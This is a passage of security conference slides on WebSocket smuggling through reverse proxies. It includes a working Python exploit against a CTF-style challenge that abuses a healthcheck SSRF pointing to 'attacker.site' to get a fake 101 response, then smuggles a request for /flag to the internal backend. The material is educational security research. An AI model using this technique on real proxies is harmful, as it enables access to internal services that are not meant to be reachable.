 - Flask, Flask-SocketIO, Flask-Restful
 - Listens on **localhost:5000** only



Challenge2 – challenge2.0ang3el.tk

■ Nginx config

```
location ~ ^/api/public {  
    proxy_pass http://127.0.0.1:5000;  
    proxy_http_version 1.1;  
    proxy_set_header Upgrade $http_upgrade;  
    proxy_set_header Connection "upgrade";  
}
```

■ REST API - healthcheck

Request

Raw Params Headers Hex

```
POST /api/public/healthcheck HTTP/1.1
Host: challenge2.0ang3el.tk
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

url=https://www.google.com|
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 13 Oct 2019 20:54:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

```
1 import socket
2
3 req1 = '''POST /api/public/healthcheck HTTP/1.1
4
5
6
7
8
9
10
11
12 req2 = '''GET /flag HTTP/1.1
13
14
15
16
17
18 def main(netloc):
19     host, port = netloc.split(':')
20
21     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22     sock.connect((host, int(port)))
23
24     sock.sendall(req1)
25     sock.recv(4096)
26
27     sock.sendall(req2)
28     data = sock.recv(4096)
29     data = data.decode(errors='ignore')
30
31     print data
32
33     sock.shutdown(socket.SHUT_RDWR)
34     sock.close()
35
36
37 if __name__ == "__main__":
38     main('challenge2.0ang3el.tk:80')
```

```
3 req1 = '''POST /api/public/healthcheck HTTP/1.1
4 Host: localhost:80
5 Upgrade: websocket
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 32
8
9 url=http://attacker.site/101.php'''
```

```
12 req2 = '''GET /flag HTTP/1.1
13 Host: localhost:5000
14
15 '''
```




Vulnerable reverse proxies

- Almost all proxies are affected 🤔 🤔 🤔
- But exploitation is limited
 - External SSRF is required that returns status code
 - ...



What about RFC 8441 and HTTP/2 !?

- It's not widely supported yet
- Should be supported by both proxy and backend
 - Nghttp2 – <https://github.com/nghttp2/nghttp2>
 - Quart / Hypercorn – <https://github.com/pgjones/quart>
- Nghttpx + Quart / Hypercorn – not vulnerable 🤔



What about RFC 8441 and HTTP/2 !?

- Vulnerable scenarios
 - SETTINGS_ENABLE_CONNECT_PROTOCOL not checked by proxy
 - Status code not checked by proxy (in response for CONNECT request)



Discovering WebSocket APIs



Discovering WebSocket API

- Monitor Upgrade requests
- Analyze JavaScript files
- Try to establish WebSocket connection to each URL 🤔
- ...



Conclusion



Key takeaways


- WebSocket API is a good target for bug hunting
 - Overlooked
 - Traditional server-side vulns + WebSocket-related vulns



DEEPSEC

Key takeaways

- WebSocket smuggling
 - <https://github.com/0ang3el/websocket-smuggle>





Further research

- Security of WebSocket subprotocols
- More smuggling techniques
 - HTTP/2 and WebSocket
 - ...



Thank you!



@0ang3el